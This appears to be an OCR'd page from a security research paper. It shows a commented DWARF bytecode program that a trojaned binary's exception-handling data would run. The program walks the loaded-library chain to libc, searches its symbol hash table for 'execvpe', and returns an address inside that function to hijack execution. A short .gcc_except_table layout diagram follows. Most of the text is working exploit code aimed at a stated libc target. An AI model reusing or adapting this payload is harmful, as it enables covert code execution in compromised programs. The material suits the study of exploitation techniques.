
```
#below is the address where we will find the address of the
#linkmap. This is 8 more than the value of PLTGOT in .dynamic
DW_OP_constu 0x601218
DW_OP_deref #dereference above
#now on the top of the stack we have the address of the beginning of
#the link map. The important field in link_map for the moment is the
#l_next field, which we see on 64-bit is 24 bytes from the start of
#the structure. For the particular program we care about, libc will be
#the 6th entry in the linkmap chain. We can tell this by looking at
#its place in the NEEDED entries in .dynamic and adding two.
#If there was randomization we would just compare strings to match
#library name

#we want to do add 24 to the address and dereference 5 times to get to
#point to libc
DW_OP_lit5
#loop begins here
DW_OP_swap
DW_OP_lit24
DW_OP_plus
DW_OP_deref
```

```
#now at the top of the stack is the value of l_next for the next
#linkmap entry
DW_OP_swap #now at the top of the stack is our loop counter
DW_OP_lit1
DW_OP_minus #decrement
DW_OP_dup #since bra will pop the top entry
DW_OP_bra -11 #8 1-byte instructions to top of loop plus 3 bytes for
#the bra itself
DW_OP_drop #get rid of the counter
#to actually find the symbol table of the program we need to look in
#its .dynamic section. We grab l_ld which is 16 bytes into the
#structure
#first we grab the address though because symbols aren't always
#relocated, we may have to do that manually.
DW_OP_dup
DW_OP_deref
DW_OP_swap
DW_OP_lit16
DW_OP_plus
DW_OP_deref
#we care about DT_HASH, DT_STRTAB, and DT_SYMTAB for now we'll be lazy
#and assume that these are at fixed positions in the dynamic
#section. This is a reasonable assumption since there is no reason for
#the ordering of entries .dynamic to change with any frequency. If we
#really want a general purpose trojan we can loop through everything
#and test
#l_dyn gives us the start of an array. DT_HASH is (in the libc.so.6 I
#am attacking) the 5th entry (counting from 0), DT_STRTAB the 7th and
#DT_SYMTAB the 8th. Each .dynamic entry is 16 bytes long with the
#value in the 2nd 8 bytes (see Elf64_Dyn in elf.h)
DW_OP_constu 136 #8*16+8
DW_OP_plus
DW_OP_dup
#stack is now:
#0. addr of DT_SYMTAB
#1. addr of DT_SYMTAB
#2. text base address
DW_OP_deref
DW_OP_swap
#stack is now:
#0. addr of DT_SYMTAB
#1. DT_SYMTAB value (address of the hash table)
#2. text base address
DW_OP_lit16
DW_OP_minus
DW_OP_dup
DW_OP_deref
DW_OP_swap
#stack is now:
#0.addr of DT_STRTAB
#1. DT_STRTAB value
#2. DT_SYMTAB value
#3. text base address
DW_OP_constu 32
DW_OP_minus
DW_OP_deref
#Stack is now
#0. DT_HASH value (address of hash table)
#1. DT_STRTAB value (address of strtab)
#2. DT_SYMTAB value (address of the symbol table)
#3. text base address
#now we get nBuckets and the pointers to buckets and chains
DW_OP_dup
DW_OP_deref_size 4 #observing libc hashtable to be 32-bit
#ok, we have nBuckets
DW_OP_swap
DW_OP_lit8
DW_OP_plus
DW_OP_dup
#ok, we have buckets
#Stack is now
#0. hashtable address + 8
#1. buckets address
#2. nBuckets
#3. DT_STRTAB value (address of strtab)
#4. DT_SYMTAB value (address of the symbol table)
#5. text base address
#the chains begin after the buckets
DW_OP_pick 2 #nBuckets
DW_OP_lit4
DW_OP_mul
DW_OP_plus
#Stack is now
#0. chains address
#1. buckets address
#2. nBuckets
#3. DT_STRTAB value (address of strtab)
#4. DT_SYMTAB value (address of the symbol table)
#5. text base address
#now we have to compute the symbol hash mod the number of buckets
#DW_OP_constu 7138204 #elf_hash("execl")
DW_OP_constu 216771845 #elf_hash("execvpe")
DW_OP_pick 3 #nBuckets
DW_OP_mod
#Stack is now
#0  bucket index
#1. chains address
#2. buckets address
#3. nBuckets
#4. DT_STRTAB value (address of strtab)
#5. DT_SYMTAB value (address of the symbol table)
#6. text base address
DW_OP_lit4
DW_OP_mul
#now we have an offset into the hash table
DW_OP_pick 2 #buckets address
DW_OP_plus
#now we have the address of a symbol index
DW_OP_deref_size 4 #now we have a symbol index
DW_OP_dup
#####chain loop begins here
CHAIN:
#0  sym idx
#1. sym idx
#2. chains address
#3. buckets address
#4. nBuckets
#5. DT_STRTAB value (address of strtab)
#6. DW_SYMTAB value (address of the symbol table)
#7. text base address
DW_OP_constu 24 #24 bytes in a dynamic symbol in libc. We could read
#this from DT_SYMENT. I'm not sure why dynamic symbols
#are a different size
DW_OP_mul  #multiply the symIdx * sizeof(Elf32_Sym)
DW_OP_pick 6 #we want to get an address in symtab
DW_OP_plus
#Stack is now
#0  symbol address
#1. sym idx
#2. chains address
#3. buckets address
#4. nBuckets
#5. DT_STRTAB value (address of strtab)
#6. DT_SYMTAB value (address of the symbol table)
#7. text base address
#Now get the name of the symbol
DW_OP_dup #keep a copy of the address in case it's what we want
DW_OP_deref_size 4 #first field in ElfXX_Sym is st_name
DW_OP_pick 6 #get the address of strtab
DW_OP_plus
#Stack is now
#0. symbol name address
#1. symbol address
#2. sym idx
#3. chains address
#4. buckets address
#5. nBuckets
#6. DT_STRTAB value (address of strtab)
#7. DT_SYMTAB value (address of the symbol table)
#8. text base address
#We have stored the address of the name we are trying to match in
#our inserted "shellcode" data
DW_OP_constu 0x400f52 #address of our symbol name
#begin strcmp
DW_OP_over
DW_OP_deref_size 1
DW_OP_over
DW_OP_deref_size 1
#Stack is now
#0. 1st character in stored name
#1. 1st character in this symbol name
#2. stored name address
#3. symbol name address
#4. symbol address
#5. sym idx
#etc
#####begin strcmp loop
STRCMP:
#we want to exit the loop if one character is NULL
DW_OP_over
DW_OP_lit0
DW_OP_eq
#Stack is now
#0. whether 1st charcter in symbol name is NULL
#1. 1st character in stored name
#2. 1st character in this symbol name
DW_OP_over
DW_OP_lit0
DW_OP_eq
#0. whether 1st charcter in stored name is NULL
#1. whether 1st charcter in symbol name is NULL
#2. 1st character in stored name
#3. 1st character in this symbol name
#4. stored name address
#5. symbol name address
#6. symbol address
DW_OP_bra FIRST_NULL
DW_OP_bra  CHAIN_NEXT #one is null and the other is not, so next chain
DW_OP_skip NEITHER_NULL
FIRST_NULL:
DW_OP_bra FOUND_SYMBOL
DW_OP_skip CHAIN_NEXT #one is null and the other is not, so next chain
NEITHER_NULL:
#compare them
DW_OP_ne
DW_OP_bra CHAIN_NEXT #characters are not equal
#characters are equal
#stack is now
#0. stored name address
#1. symbol name address
#2. symbol address
#3. sym idx
#etc
DW_OP_lit1
DW_OP_plus
DW_OP_dup
DW_OP_deref_size 1 #get the next character
DW_OP_swap
#stack is
#0. stored address
#1.next character from stored
#2. symbol name address
#etc
DW_OP_rot #top is now 0.next character 1. symbol name address 2. stored address
```

```
DW_OP_swap #top is now 0. symbol name address 1.next character 2. stored address
DW_OP_lit1
DW_OP_plus
DW_OP_dup
DW_OP_deref_size 1 #get the next character
#stack is
# 0. next character from symbol
# 1. symbol name address
# 2. next character from stored
# 3. stored address
#etc
DW_OP_rot
DW_OP_rot
#stack is
# 0. next character from stored
# 1. next character from symbol
# 2. symbol name address
# 3. stored address
#etc
DW_OP_skip STRCMP
CHAIN_NEXT:
#stack is now
#0. stored name address
#1. symbol name address
#2. symbol address
#3. sym idx
#4. chains address
#etc
#we drop the first three entries, we don't care about them any more as
#we are going to the next symbol in the chain
DW_OP_drop
DW_OP_drop
DW_OP_drop
#stack is now
#0. sym idx
#1. chains address
#etc
DW_OP_lit8 #size of an Elf64_Word
DW_OP_mul
DW_OP_over
DW_OP_plus
DW_OP_dup
#stack is now
#0. new sym idx
#1. new sym idx
#2. chains address
#etc
DW_OP_skip CHAIN
FOUND_SYMBOL:
#stack is now
#0. character
#1. character
#2. stored name address
#3. symbol name address
#4. symbol address
#5. sym idx
#6. chains address
#7. buckets address
#8. nBuckets
#9. DT_STRTAB value (address of strtab)
#10. DT_SYMTAB value (address of the symbol table)
#11. text base address
#etc
DW_OP_drop
DW_OP_drop
DW_OP_drop
DW_OP_drop
#now we get st_value from the symbol. This is at an offset of 8 bytes
#in a dynamic symbol
DW_OP_lit8
DW_OP_plus
DW_OP_deref
#now we need to relocate this against the text base
#1. execl address
#2. sym idx
#3. chains address
#4. buckets address
#5. nBuckets
#6. DT_STRTAB value (address of strtab)
#7. DT_SYMTAB value (address of the symbol table)
#8. text base address
DW_OP_rot
DW_OP_drop
DW_OP_drop
#1. execl address
#4. buckets address
#5. nBuckets
#6. DT_STRTAB value (address of strtab)
#7. DT_SYMTAB value (address of the symbol table)
#8. text base address
DW_OP_rot
DW_OP_drop
DW_OP_drop
#0. execl address
#1. DT_STRTAB value (address of strtab)
#2. DT_SYMTAB value (address of the symbol table)
#3. text base address
DW_OP_rot
DW_OP_drop
DW_OP_drop
#0. execl address
#1. text base address
DW_OP_plus
#now we should have the address of execl on the top of the stack
#DW_OP_constu 0x133 #we want to start 0x133 bytes into the function
DW_OP_constu 0x3d
DW_OP_plus
```

C .gcc_except_table Layout


gcc_except_table
a collection of language-specific data areas (LSDAs)
LSDA 0
LSDA 1
...
LSDA n
LSDA
Header
Call Site Table
Action Table
Type Table
LPStart encoding
LPStart
TType format
TTBase
Call Site format
Call Site table size
Call Site Record 0
Call Site Record 1
...
Call Site Record n
call site position
call site length
landing pad position
first action
action 0
action 1
...
action n
type filter
offset to next action
typeid 0
typeid 1
...
typeid n
Arrows indicate expansion for a closer look